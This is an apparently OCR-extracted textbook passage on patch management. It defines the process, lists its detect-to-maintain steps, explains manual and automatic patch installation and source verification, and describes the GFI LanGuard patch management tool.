
What is Patch Management?

According to *http://searchenterprisedesktop.techtarget.com*, patch management is an area of systems management that involves acquiring, testing, and installing multiple patches (code changes) in an administered computer system. Patch management is a method of defense against vulnerabilities that cause security weaknesses or corrupt data. It is a process of scanning for network vulnerabilities, detecting missed security patches and hotfixes, and then deploying the relevant patches as soon as they are available to secure the network. It involves the following tasks:

- Choosing, verifying, testing, and applying patches
- Updating previously applied patches with current patches
- Listing patches applied previously to the current software
- Recording repositories or depots of patches for easy selection
- Assigning and deploying the applied patches

An automated patch management process includes the following steps.

- **Detect**: Use tools to detect missing security patches.
- **Assess**: Asses the issue(s) and its associated severity by mitigating the factors that may influence the decision.
- **Acquire**: Download the patch for testing.
- **Test**: Install the patch first on a test machine to verify the consequences of the update.
- **Deploy**: Deploy the patch to computers and ensure that applications are not affected.
- **Maintain**: Subscribe to receive notifications about vulnerabilities when they are reported.



Installation of a Patch

The installation of a patch entails the following tasks.

- **Identifying Appropriate Sources for Updates and Patches**

  It is important to identify appropriate sources for updates and patches. Patches and updates that are not installed from trusted sources can render the target server even more vulnerable to attacks, instead of hardening its security. Thus, the selection of appropriate sources for updates and patches plays a vital role in securing web servers.

  The following are some methods for identifying appropriate sources for updates and patches.

  - Create a patch management plan that fits the operational environment and business objectives.
  - Find appropriate updates and patches on the home sites of the applications or OS vendors.
  - The recommended method of tracking issues relevant to proactive patching is to register to the home sites to receive alerts.

- **Installation of a Patch**

  Users can access and install security patches via the World Wide Web. Patches can be installed in two ways.


  - **Manual Installation**

    In this method, the user downloads the patch from the vendor and installs it.

- **Automatic Installation**

  In this method, applications use an auto update feature to update themselves.

- **Implementation and Verification of a Security Patch or Upgrade**
  - Before installing any patch, verify the source.
  - Use a proper patch management program to validate file versions and checksums before deploying security patches.
  - The patch management tool must be able to monitor the patched systems.
  - The patch management team should check for updates and patches regularly.



Patch Management Tools

- **GFI LanGuard**

  Source: *https://www.gfi.com*

  The GFI LanGuard patch management software scans the user's network automatically as well as installs and manages security and non-security patches. It supports machines across Microsoft®, MAC OS X®, and Linux® operating systems, as well as many third-party applications. It allows auto-downloads of missing patches as well as patch rollback, resulting in a consistently configured environment that is protected from threats and vulnerabilities.





Figure 13.45: Screenshot of GFI LanGuard patch management software

